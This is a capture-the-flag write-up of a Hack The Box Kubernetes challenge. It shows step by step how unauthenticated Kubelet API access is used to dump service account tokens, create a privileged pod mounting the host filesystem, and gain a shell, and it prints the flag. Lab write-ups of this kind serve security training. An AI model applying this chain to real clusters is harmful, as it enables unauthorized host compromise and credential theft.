We’ve installed our Kubernetes cluster inside a steam powered computer, however there’s a lot of smoke, therefore we think a bolt is missing. Could you please investigate?
Category: cloud
Solver: t0b1
Flag: HTB{dOn7_3Xpo53_Ku83L37}
Writeup
According to the challenge description, we will face a Kubernetes cluster which we will have to exploit.
Using nmap, we find the following open ports, most of which appear to be known Kubernetes ports:
- 22/tcp - ssh
- 2379/tcp - etcd
- 2380/tcp - etcd
- 8443/tcp - Kubernetes API (normally on port 6433)
- 10249/tcp - Kubelet API
- 10250/tcp - Kubelet API
- 10256/tcp - Kube-Proxy health check
First, we do some basic checks against the Kubernetes API port. A curl -k https://10.129.228.17/livezreturns ok. That shows the Kubernetes is alive and running. Next, we check whether the anonymous user has too much access rights by running curl -k -X GET -H 'Accept: application/json' https://10.129.228.17:8443/api/v1/namespaces/default/pods/. However, that is not the case, as we receive a message that the anonymous user is not allowed to list the pods.
Next, we examine the Kubelet API ports. We did not find any API documentation for the Kubelet API apart from the source code in the GitHub repository [1]. We check whether we can access the API and run curl -k https://10.129.228.17:10250/podsand voila, we receive a list of all pods running on the server! Apart from the default pods such as the kube-controller or coredns in the kube-system namespace, only an nginx container is running inside the default namespace. The nginx pod is running a single nginx:1.14.2 container which is not exposed to any node port.
Nevertheless, the Kubelet API is quite powerful and allows us to execute commands inside of pods. As using the API via curl is quite complex, we use the kubeletctl [2] tool written by CyberArk to ease the process. We run kubeletctl --server 10.129.228.17 scan token to scan for potentially available service account tokens using which we could interact with the Kubernetes API. We receive two tokens, one from the nginx pod in the default namespace and one from the kube-proxy pod in the kube-system namespace.
To check the permissions of the token, we configure kubectl accordingly using the following config.
apiVersion: v1
clusters:
- cluster:
    insecure-skip-tls-verify: true
    server: https://10.129.228.17:8443
  name: steamcloud
contexts:
- context:
    cluster: steamcloud
    namespace: kube-system
    user: kube-system
  name: kube-system
- context:
    cluster: steamcloud
    namespace: default
    user: nginx
  name: nginx
current-context: nginx
kind: Config
preferences: {}
users:
- name: kube-system
  user:
    token: <token>
- name: nginx
  user:
    token: <token>
Running kubectl config use-context nginx first, and a kubectl get pods afterward, in fact returns us all pods from the default namespace! For further access checks, we use kubectl auth can-i --listand find that we can create new pods!
Using the following basic YAML with kubectl apply -f test.yaml we validate that. Here, it helps that we found the nginx:1.14.2 image earlier, as the VM has no access to the internet and hence couldn’t pull any other Docker images.
apiVersion: v1
kind: Pod
metadata:
  name: test
spec:
  containers:
  - name: nginx
    image: nginx:1.14.2
Aaaand, kubectl returns pod/test created. Let’s check if we can create privileged pods and mount the host filesystem into it.
apiVersion: v1
kind: Pod
metadata:
  name: malicious
spec:
  containers:
  - name: nginx
    image: nginx:1.14.2
    securityContext:
      privileged: true
    ports:
    - containerPort: 80
    volumeMounts:
      - name: noderoot
        mountPath: /mnt/host
  volumes:
    - name: noderoot
      hostPath:
        path: /
        type: Directory
And again, pod/malicious created. However, our service account is not allowed to exec into containers. But, as we already noted earlier, we have access to the Kubelet API and can use it to execute commands inside containers. Using kubeletctl -i --server 10.129.228.17 exec "sh" -n default -p malicious -c nginxwe get a shell inside the malicious pod. Now, we find the hosts file system at /mnt/host and the flag at /mnt/host/root/flag.txt: HTB{dOn7_3Xpo53_Ku83L37}
The last steps of the process can also be seen on the following image:

Trust the flag and don’t expose your Kubelet API!
Other resources
[1] https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/server/server.go